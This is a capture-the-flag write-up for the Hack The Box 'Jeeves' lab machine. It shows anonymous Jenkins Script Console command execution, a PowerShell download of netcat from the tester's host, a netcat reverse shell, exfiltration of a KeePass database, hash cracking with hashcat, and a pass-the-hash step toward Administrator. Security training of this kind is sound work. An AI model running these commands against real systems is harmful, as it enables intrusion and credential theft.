
Please **create new jobs** to get started.

No builds in the queue.

1 Idle
2 Idle

Figure 5: Jenkins instance

Inside Jenkins, the Script Console was available to anonymous users. The tester executed simple system commands such as `whoami`, verifying that arbitrary command execution was possible on the underlying host through Jenkins' scripting environment.



Manage Jenkins

New version of Jenkins (2.88) is available for download (changelog).

Configure System
Configure global settings and paths.

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Configure Credentials
Configure the credential providers and types

Global Tool Configuration
Configure tools, their locations and automatic installers.

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins. **(updates available)**

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.

Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.


Manage Nodes
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

About Jenkins
See the version and license information.

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.

Manage Users
Create/delete/modify users that can log in to this Jenkins

Figure 6: Selecting Script Console



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
cmd = "whoami"
println cmd.execute().text
```

Result

```
jeeves\kohsuke
```

Figure 7: Testing system commands

Taking advantage of this access, the tester ran a PowerShell command to download `nc.exe` (Netcat) from the host machine onto the target. Once the binary was in place, a listener was launched on the host end, and Jenkins was used to execute `nc.exe` with parameters that initiated a reverse shell back to the host.



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

`println(Jenkins.instance.pluginManager.plugins)`

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
cmd = """ powershell wget "http://10.10.14.5:8000/nc.exe" -OutFile "nc.exe" """
println cmd.execute().text
```

Figure 8: Transferring nc.exe to the target




```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.63 - - [09/May/2025 16:18:24] "GET /nc.exe HTTP/1.1" 200 -
█
```

Figure 9: Confirming the file was fetched by the target



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
```

Figure 10: Starting listener on host



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

`println(Jenkins.instance.pluginManager.plugins)`

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
cmd = """ nc.exe -e cmd.exe 10.10.14.5 9001 """
println cmd.execute().text
```

Figure 11: Using nc.exe on target to connect back to host



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.63] 49679
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```


Figure 12: Shell established as kohsuke user



```
C:\Users\kohsuke\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   2,655,084,544 bytes free

C:\Users\kohsuke\Desktop>type user.txt
type user.txt
e3[redacted]6a
C:\Users\kohsuke\Desktop>
```


Figure 13: User flag

With an active shell, the tester began post-exploitation enumeration and discovered a KeePass password database named `CEH.kdbx` in the user's Documents directory. Anticipating data exfiltration, the tester placed a copy of `nc.exe` in the same folder and used it to send the KeePass file back to the attacker's host over a new listener.




```
 Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,655,084,544 bytes free

C:\Users\kohsuke\Documents>
```

Figure 14: Discovery of KeePass db file




```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ nc -nlvp 9002 > CEH.kdbx
listening on [any] 9002 ...
█
```

Figure 15: Starting new listener to download file



```
C:\Users\kohsuke\Documents>copy C:\Users\Administrator\.jenkins\nc.exe C:\Users\kohsuke\Documents\nc.exe
copy C:\Users\Administrator\.jenkins\nc.exe C:\Users\kohsuke\Documents\nc.exe
        1 file(s) copied.

C:\Users\kohsuke\Documents>nc.exe -w 3 10.10.14.5 9002 < CEH.kdbx
nc.exe -w 3 10.10.14.5 9002 < CEH.kdbx
```


Figure 16: Copying nc.exe to current dir and using it to transfer file to host



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ nc -nlvp 9002 > CEH.kdbx
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.63] 49680
```


Figure 17: File transfer completed

The file was processed with keepass2john to extract a password hash. This hash was then cracked using hashcat, successfully revealing the master password for the database.



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ keepass2john CEH.kdbx > kdbx.hash

┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ cat kdbx.hash
CEH:$keepass$*2*6000*0*1[redacted]
```


Figure 18: Hash extracted



```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 925 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 3 secs

$keepass$*2*6000*0*[redacted]


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea...47db48
```


Figure 19: Hash cracked

Upon unlocking the KeePass vault, the tester found several weak passwords that weren't usable, along with an NTLM hash associated with the Administrator account. This hash was used with impacket-psexec in a Pass-The-Hash (PTH) attack to establish a session as the Administrator, granting NT AUTHORITY\SYSTEM access.



Title	User Name	Password	URL	Notes
Walmart.com	anonymous	********	http://www.wal	Getting my shopping on
Bank of America	Michael321	********	https://www.ba	
It's a secret	admin	********	http://localhost	
EC-Council	hackerman123	********	https://www.ec	Personal login
Keys to the kingdom	bob	********		
DC Recovery PW	administrator	********		
Jenkins admin	admin	********	http://localhost	We don't even need creds! Unhackable!
Backup stuff	?	********		

Figure 20: KeePass database opened




Title: Backup stuff

User name: ?

Password: aad3b435b51404eeaad3b435b51404ee:[redacted]

Quality: 201 bits 65 ch.

Figure 21: NTLM hash for Administrator

